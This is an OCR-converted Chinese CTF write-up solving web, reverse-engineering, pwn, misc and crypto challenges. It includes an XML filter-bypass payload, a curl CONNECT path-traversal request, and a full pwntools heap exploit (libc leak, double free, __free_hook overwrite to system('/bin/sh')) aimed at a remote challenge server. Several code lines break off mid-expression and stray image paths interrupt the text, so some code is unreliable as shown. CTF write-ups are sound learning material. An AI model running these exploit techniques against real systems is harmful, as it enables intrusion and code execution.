Web

Comment

通过查看源代码，确认需要发送一个xml表格，其中 `sender` 字段的值为 `admin` 是能拿到flag， 但是源码中过滤了 `admin` 的值，可以利用注释绕过。
payload：

```
<comment><sender>ad<!---->min</sender><content>aaa</content></comment>
```

FileSystem

查看源码后发现flag所在的位置被路由，无法直接访问。查找go FileSystem的漏洞之后，发现 `CONNECT` 请求不会处理url的特殊字符(其他请求会处理穿越路径)，因此可以通过 `CONNECT` 加 上穿越路径绕过路由。 payload：

```
curl --path-as-is -X CONNECT http://a2e0943330.filesystem.hgame.homeboyc.cr
```

RE

server

golang逆出来的代码真的很丑。。。特别是函数传参部分很迷惑。还有就是数组定位不知怎么 了，偏了8个字节，导致我少超了一个数据，最后找了好久的问题。。。
首先分析逆向出来的代码，找到一个 `main_encrypt` 函数。通过分析得出运用了 `RSA` 加密，再 将密文运用异或运算再次加密。
异或加密分析(举例)：

下标	0	1	2	3	…	n
明文	1	2	3	4	…	n+1
异或对象1	0x66	1	2	3	…	n
异或对象2	n	1^0x66	2^1	3^2	…	n^(n-1)

密文下标	0	1	2	3	…	n
明文下标	0^0x66^n	1^1^0x66	2^2^1	3^3^2	…	(n+1)^n^n^(n-1)

由此可以看出至于要爆破出明文中下标为n处的值即可解密得到明文。
exp1如下：

```
#include <stdio.h>

long crypto[153] = {...};

long flag[153], tmp[153];

void decrypt();

int main() {
    for (int i = 0x30; i < 0x3A; i++) {      //由RSA部分可以判断出这里的输入明文
        flag[152] = i;
        decrypt();
        if (flag[152] == i) {
            for (int j = 0; j < 153; j++) {
                printf("%c", (char)flag[j]);
            }
            printf("\n\n");
        }
    }
}

void decrypt() {
    for (int i = 0; i < 153; i++) {
        if (i == 0) {
            tmp[i]  = crypto[i] ^ flag[152];
            flag[i] = tmp[i] ^ 0x66;
        } else {
            tmp[i]  = crypto[i] ^ tmp[i - 1];
            flag[i] = tmp[i] ^ flag[i - 1];
        }
    }
}
```

有多个输出，挑选出纯数字且非0开头的输出，进行RSA解密，即可得到flag。

ezvm

通过分析源码，确定了各个变量所表示的寄存器或者内存和栈空间，并的到了各个case语句的 所表示的运算。

如下为分析出来的汇编代码：

```
opcode
   //get input
   18  push data[idx++]        //0xA0
   8   pop r2
   18  push data[idx++]        //0xFFFFFFFB
   9   pop r3
 ┌─>16  getchar(r1)
 │  4   push r1
 │  1   count++
 │  15  cmp r1, r2
 └──<13  jnz r3
   //compare lengtn(32 bytes)
   2   count--
   18  push data[idx++]        //0x20
   8   pop r2
   18  push data[idx++]        //0x2F
   9   pop r3
   0   mov r1, count
   4   push r1
   15  cmp r1, r2
   13  jnz r3                  //exit
   //crypto
   18  push data[idx++]        //0xFFFFFFF6
   9   pop r3
   18  push data[idx++]        //0x00
   10  pop count
 ┌─>19  mov r1, stack[count]
 │  18  push data[idx++]        //addr 0x380 - 0x3F8
 │  11  pop r4
 │  21  r1 = r1 * 2
 │  3   xor r1, r4
 │  20  mov stack[count], r1
 │  1   count++
 │  0   mov r1, count
 │  15  cmp r1, r2
 └──<13  jnz r3
   // conpare
   18  push data[idx++]        //0x00
   10  pop count
   18  push data[idx++]        //0xFFFFFFEF
   18  push data[idx++]        //0x15
 ┌─>18  push data[idx++]        //0x8E
 │  8   pop r2                  //0x8E
 │  19  mov r1, stack[count]
 │  15  cmp r1, r2
 │  9   pop r3                  //0x15
 │  13  jnz r3                  //exit
```

```
      |  9   pop r3                  //0xFFFFFFEF
      |  6   push r3
      |  4   push r1
      |  1   count++
      |  0   mov r1, count
      |  15  cmp r1, r2
      └─<13  jnz r3
         18  push data[idx++]        //0x02
         9   pop r3
         18  push data[idx++]        //0x00
         8   pop r2
         18  push data[idx++]        //0xFFFFFFFA
         10  pop count
      ┌─>18  push data[idx++]        //0x73, 0x75, 0x63, 0x63, 0x65, 0x73, 0
      |  7   pop r1
      |  15  cmp r1, r2
      |  13  jnz r3                  //exit
      |  17  putchar(r1)
      └─<14  jmp count
```

得出加密公式为(逐字节加密)：

```
c = (m ^ key) * 2
```

exp如下：

```
table1 = [
    0x5E, 0x46, 0x61, 0x43, 0x0E, 0x53, 0x49, 0x1F,
    0x51, 0x5E, 0x36, 0x37, 0x29, 0x41, 0x63, 0x3B,
    0x64, 0x3B, 0x15, 0x18, 0x5B, 0x3E, 0x22, 0x50,
    0x46, 0x5E, 0x35, 0x4E, 0x43, 0x23, 0x60, 0x3B
]

table2 = [
    0x8E, 0x88, 0xA3, 0x99, 0xC4, 0xA5, 0xC3, 0xDD,
    0x19, 0xEC, 0x6C, 0x9B, 0xF3, 0x1B, 0x8B, 0x5B,
    0x3E, 0x9B, 0xF1, 0x86, 0xF3, 0xF4, 0xA4, 0xF8,
    0xF8, 0x98, 0xAB, 0x86, 0x89, 0x61, 0x22, 0xC1
]

flag = ""
for i in range(32):
    flag += chr((table1[i] ^ table2[i]) // 2)

print(flag)
```

PWN

vector

分析源码可以知道 `add_note` 函数中 `read` 没有截断，可以利用申请 `unsorted bin` 中的 chunk 来获取 `main_arena` 的地址。

```
puts("content?");
printf(">> ");
read(0, notes[idx], size);
```

`delete_note` 函数中free堆块后指针置0，无法由此利用UAF。但是 `move_note` 中有迭代器 还有vector的resize函数，此处可以利用迭代器指针没有及时更新的漏洞。

> vector容器在resize时会申请更大的内存，并将内容复制过去。

```
if (idx > 0) {
    if (idx > notes.size()) {
        notes.resize(idx + 1, nullptr);
    }
    if (notes[idx] == nullptr) {
        notes[idx] = *iter;
        *iter      = nullptr;
    }
    puts("done!");
} else {
    puts("no way!");
}
```

利用这个漏洞可以构造一个double free。
exp如下：

```
from pwn import *
from pwnlib.term import init
from pwnlib.util.iters import mbruteforce

context.log_level = "debug"
# context.terminal = ["alacritty", "-e"]
context.terminal = ["tmux", "splitw", "-h"]

def proof(t):
    t.recvuntil(b" == ")
    sha = bytes.decode(p.recvline()).strip()
    print(sha)
```


```
    answer = mbruteforce(lambda x: hashlib.sha256(x.encode()).hexdigest()==
    t.send(bytes(answer, "ascii"))

def add(index, size, content):
    p.sendlineafter(b'>>', b'1')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))
    p.sendlineafter(b'>>', bytes(str(size) , "ascii"))
    p.sendlineafter(b'>>', content)

def show(index):
    p.sendlineafter(b'>>', b'3')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))

def delete(index):
    p.sendlineafter(b'>>', b'4')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))

def move(dest):
    p.sendlineafter(b'>>', b'5')
    p.sendlineafter(b'>>', b'0')
    p.sendlineafter(b'>>', b'0')
    p.sendlineafter(b'>>', b'0')
    p.sendlineafter(b'>>', b'0')
    p.sendlineafter(b'>>', b'1')
    p.sendlineafter(b'>>', bytes(str(dest), "ascii"))

elf = ELF("./vector")
libc = ELF("./libc.so.6")

# p = process("./vector")

p = remote("chuj.top", 53019)
proof(p)

## leak libc
add(0, 0x90, b'aaaa')
for i in range(7):
    add(i + 1, 0x90, b'bbbb')
for i in range(7):
    delete(i + 1)
delete(0)
for i in range(7):
    add(i + 1, 0x90, b'bbbb')
add(0, 0x80, b'aaaaaaa')
show(0)
p.recvuntil(b'\n')
arena_addr = u64(p.recv(6).ljust(8, b'\x00')) - 240
print(hex(arena_addr))
malloc_hook = arena_addr - 0x10
libc_base   = malloc_hook - libc.symbols["__malloc_hook"]
system_addr = libc_base + libc.symbols["system"]
```

```
system_addr = libc_base + libc.symbols["system"]
free_hook   = libc_base + libc.symbols["__free_hook"]

## double free
for i in range(16):
    delete(i)
for i in range(16):
    add(i, 0x40, b'bbbb')
for i in range(7):
    delete(i + 5)
move(17)
delete(4)
delete(15)
delete(17)
for i in range(7):
    add(i + 5, 0x40, b'bbbb')
add(15, 0x40, p64(free_hook))
add(16, 0x40, b'aaaa')
add(17, 0x40, b'bbbb')
add(18, 0x40, p64(system_addr))
add(19, 0x40, b'/bin/sh\x00')
delete(19)


p.interactive()
```


misc

摆烂


压缩包有密码，尝试使用foremost提取，得到一张图片。查看图片通道后发现蓝色通道有噪点， 对比特征后猜测是盲水印，但是盲水印需要两张图。利用pngcheck查看图片后发现在IDAT块之后 还有fdAT块(普通的png只有IDAT块)。查资料后知道是APNG图片，利用apngdis工具得到两帧图片 盲水印提取出压缩包密码。
解压得到的图片拼出一个二维码。



扫码得到一段文本，但是看不出什么东西，在复制到文本中打算记录下来的时候发现发现字符和 字符之间有奇怪的unicode字符，查表后发现是零宽字符。



利用解密工具解密后得到flag。



crypto

ECC

椭圆曲线加密算法，套了一个exp就出了。

```
from libnum import n2s
p = 749970215594340659752724316266187207258384730917219366165603590006486513
a = 617390437303328599782364690079486669975105442123623866290620320949253533
```

```
b = 878217828184778176098825263164797214909198150136680967719923600024676577
k = 936538742721761075844599820585270816040838711827978162047726445096232717
E = EllipticCurve(GF(p),[a,b])
c1 = E(144556136662118995760188351651324381020119882646071465119382497448717
c2 = E(375548711626194567091835091226739296364576222518801992350547345237827
cipher_left = 68208062402162616009217039034331142786282678107650228761709587
cipher_right = 27453988545002384546706933590432585006240439443312571008791817
m = c1-k*c2
flag1 = hex(cipher_left  // m[0])
flag2 = hex(cipher_right // m[1])

str = flag1[2:]  + flag2[2:]
flag = ""

for i in range(len(str) // 2):
    ch = chr(int(str[i * 2: i * 2 + 2], 16))
    flag += ch
print(flag)
```

PRNG

利用别人的exp得到爆破代码。解码得到flag。

```
from libnum import n2s, s2n
from PRNG import PRNG
import _thread

randnum = [...]
c = [...]

class MersenneTwister:
    __n = 624
    __m = 397
    __a = 0x9908b0df
    __b = 0x9d2c5680
    __c = 0xefc60000
    __kInitOperand = 0x6c078965
    __kMaxBits = 0xffffffff
    __kUpperBits = 0x80000000
    __kLowerBits = 0x7fffffff

    def __init__(self, seed = 0):
        self.__register = [0] * self.__n
        self.__state = 0
```

```
        self.__register[0] = seed
        for i in range(1, self.__n):
            prev = self.__register[i - 1]
            temp = self.__kInitOperand * (prev ^ (prev >> 30)) + i
            self.__register[i] = temp & self.__kMaxBits

    def __twister(self):
        for i in range(self.__n):
            y = (self.__register[i] & self.__kUpperBits) + \
                    (self.__register[(i + 1) % self.__n] & self.__kLowerBit
            self.__register[i] = self.__register[(i + self.__m) % self.__n]
            if y % 2:
                self.__register[i] ^= self.__a
        return None

    def __temper(self):
        if self.__state == 0:
            self.__twister()

        y = self.__register[self.__state]
        y = y ^ (y >> 11)
        y = y ^ (y << 7) & self.__b
        y = y ^ (y << 15) & self.__c
        y = y ^ (y >> 18)

        self.__state = (self.__state + 1) % self.__n

        return y

    def __call__(self):
        return self.__temper()

    def load_register(self, register):
        self.__state = 0
        self.__register = register

class TemperInverser:
    __b = 0x9d2c5680
    __c = 0xefc60000
    __kMaxBits = 0xffffffff

    def __inverse_right_shift_xor(self, value, shift):
        i, result = 0, 0
        while i * shift < 32:
            part_mask = ((self.__kMaxBits << (32 - shift)) & self.__kMaxBit
            part = value & part_mask
            value ^= part >> shift
            result |= part
            i += 1
        return result
```

```
    def __inverse_left_shift_xor(self, value, shift, mask):
        i, result = 0, 0
        while i * shift < 32:
            part_mask = (self.__kMaxBits >> (32 - shift)) << (i * shift)
            part = value & part_mask
            value ^= (part << shift) & mask
            result |= part
            i += 1
        return result

    def __inverse_temper(self, tempered):
        value = tempered
        value = self.__inverse_right_shift_xor(value, 18)
        value = self.__inverse_left_shift_xor(value, 15, self.__c)
        value = self.__inverse_left_shift_xor(value, 7, self.__b)
        value = self.__inverse_right_shift_xor(value, 11)
        return value

    def __call__(self, tempered):
        return self.__inverse_temper(tempered)

class MersenneTwisterCracker:
    __n = 624

    def __init__(self):
        inverser  = TemperInverser()
        register  = [inverser(randnum[i]) for i in range(self.__n)]
        self.__mt = MersenneTwister(0)
        self.__mt.load_register(register)

    def __call__(self):
        return self.__mt()

if __name__ == "__main__":
    mtc = MersenneTwisterCracker()
    flag = ""
    for str in c:
        flag += bytes.decode(n2s(str ^ mtc()))
    print(flag)
```